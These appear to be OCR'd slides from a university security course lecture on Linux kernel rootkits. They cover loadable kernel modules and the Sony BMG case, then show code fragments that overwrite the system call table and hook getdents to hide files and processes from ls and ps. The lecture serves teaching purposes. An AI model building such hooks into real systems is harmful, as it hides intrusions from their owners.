Rootkits and Shadows

Ninjas in the Kernel

Ian Pudney Austin Yarger

EECS 588

Act I

So you want to be a ninja...

Question : What makes a good Ninja?

- ???
- ???
- ???
- ???

Question : What makes a good Ninja?

- Invisible
- Actions untraceable
- Powerful + On the attack
- Domain / Site knowledge

Question : What makes a good ROOTKIT?

- **Invisible**

  Hides itself.

  Hides other programs.

- **Actions untraceable**

  Erases footprints.

- **Powerful + On the attack**

  Applies ***Root*** privileges

- **Domain / Site knowledge**

  Doesn’t kill the computer

Question : What makes a good ROOTKIT?

- **Invisible**

  Hides itself.

  Hides other programs.

- **Actions untraceable**

  Erases footprints.

- **Powerful + On the attack**

  Applies ***Root*** privileges.

SONY BMG
MUSIC ENTERTAINMENT

Mark Russinovich

2005:

- Installed w/out permission to prevent copying
- Polled task list, killing processes via blacklist
- Poor security design. Introduced vulns into kernel.

SONY BMG MUSIC ENTERTAINMENT

2005:

- Installed w/out permission to prevent copying
- Polled task list, killing processes via blacklist
- Poor security design. Introduced vulns into kernel.
- Utterly ineffective

Mark Russinovich


LKMs

Loadable Kernel Modules

- Driver Software
- No Reboot Necessary
- Kernel Space
- Root Privilege

All you need is ROOT for install

LKM Source




```
int init_module()
{
    printk(KERN_INFO "HELLO Kernel!\n");
    return 0;
}

int cleanup_module()
{
    return 0;
}
```


Challenges

- "No" STL allowed
- kmalloc(...)
- printk(...)
- bug = black screen
  or freezes
  or accumulating lag
  or race conditions
  or permanent memory leaks


LKM Installation



```
neffie@neffie-VirtualBox:~/eecs588_rootkit$ ls *.ko
attack_module.ko
```



```
// Install
// sudo insmod ./<module_file>

// Uninstall:
// sudo rmmod <module_name>

// View module logs:
// dmesg

// View active modules:
// lsmod
```




```
[56486.052062] e1000: eth0 NIC Link is Down
[56490.062519] e1000: eth0 NIC Link is Up 100
[57746.742435] e1000: eth0 NIC Link is Down
[57750.750507] e1000: eth0 NIC Link is Up 100
[57754.758096] e1000: eth0 NIC Link is Down
[57758.766381] e1000: eth0 NIC Link is Up 100
[57845.906519] Hello Kernel!
neffie@neffie-VirtualBox:~/eecs588_rootkit$
```

Act II
The First Lesson


Act III
Behind the Curtain

Kernel Security




- Isolation
- Restricted Assembly Instructions, Memory
- Atomicity

Interrupts



Interrupt Vector Table
256
0 - 31
Division by zero, Breakpoint, Invalid opcode, etc.
32 - 127
Device Interrupts (hardware I/O)
128
...

- Interrupt Vector Table
- Interrupts grant access to higher rings, jump to code
- Limited Number

Interrupts



Interrupt Vector Table
256
0 - 31
Division by zero, Breakpoint, Invalid opcode, etc.
32 - 127
Device Interrupts (hardware I/O)
128
System Calls
...

System Calls



- Second level of indirection
- 300 System Calls


System Calls



- Second level of indirection
- 300 System Calls

```
void* sys_call_table = 0xffffffff81801460;
```

System Calls



```
void* sys_call_table = 0xffffffff81801460;
sys_call_table[SYS_mkdir] = mkdirShim;
```

- The system call we want to replace


- Our system call

Attacking "`ls`"

Hiding the payload executable, startup script



```
#define SYS_getdents                    78
```




```
int getdentsShim(int fd, char* buf, int BUF_SIZE)
```

- "Get directory entries"
- Used by `ls` to read a directory

Attacking "ls"

Evil directory read system call




```c
int getdentsShim(int fd, char* buf, int BUF_SIZE) {
    int nread;
    char filepath[255];

    nread = ((SYS_getdents_type)backup_sys_call_table[SYS_getdents])(fd, buf, BUF_SIZE);
    if (nread <= 0) {
        return nread;
    }

    get_path_via_fd(fd, filepath, sizeof(filepath)); //get directory's path
    hidenames(buf, &nread, filepath, BUF_SIZE); //iterates through the buffer
                                                //deletes any entries we don't want

    return nread;
}
```

Attacking “ps”

Hiding the running process

- The `ps` command works by reading the `/proc` directory
- Same getdents call!




```
neffie@neffie-VirtualBox:~/kmod$ ls /proc
1     1328  1435  1559  1818  2097  444   744
10    1331  1438  1569  1822  21    45    748
1004  1332  1440  1571  1830  2106  46    75
1016  1337  1443  16    1868  2149  47    755
11    1338  1447  1638  1881  2152  48    756
12    134   1450  1662  19    22    49    759
1208  135   1451  1663  1901  23    5     76
121   1356  1453  1664  1908  24    50    8
1218  136   1465  17    1909  25    55    820
122   1367  1468  1723  1942  259   564   850
1228  1370  1496  1731  1953  26    594   853
123   1386  15    1736  1978  264   6     871
1233  14    1534  1740  1993  27    616   886
1234  1404  1540  1745  1998  28    629   898
1238  1406  1542  1756  2     29    656   9
125   1408  1543  1776  20    3     665   906
13    1410  1545  1798  2004  31    674   923
1318  1425  1546  18    2015  32    692   951
```

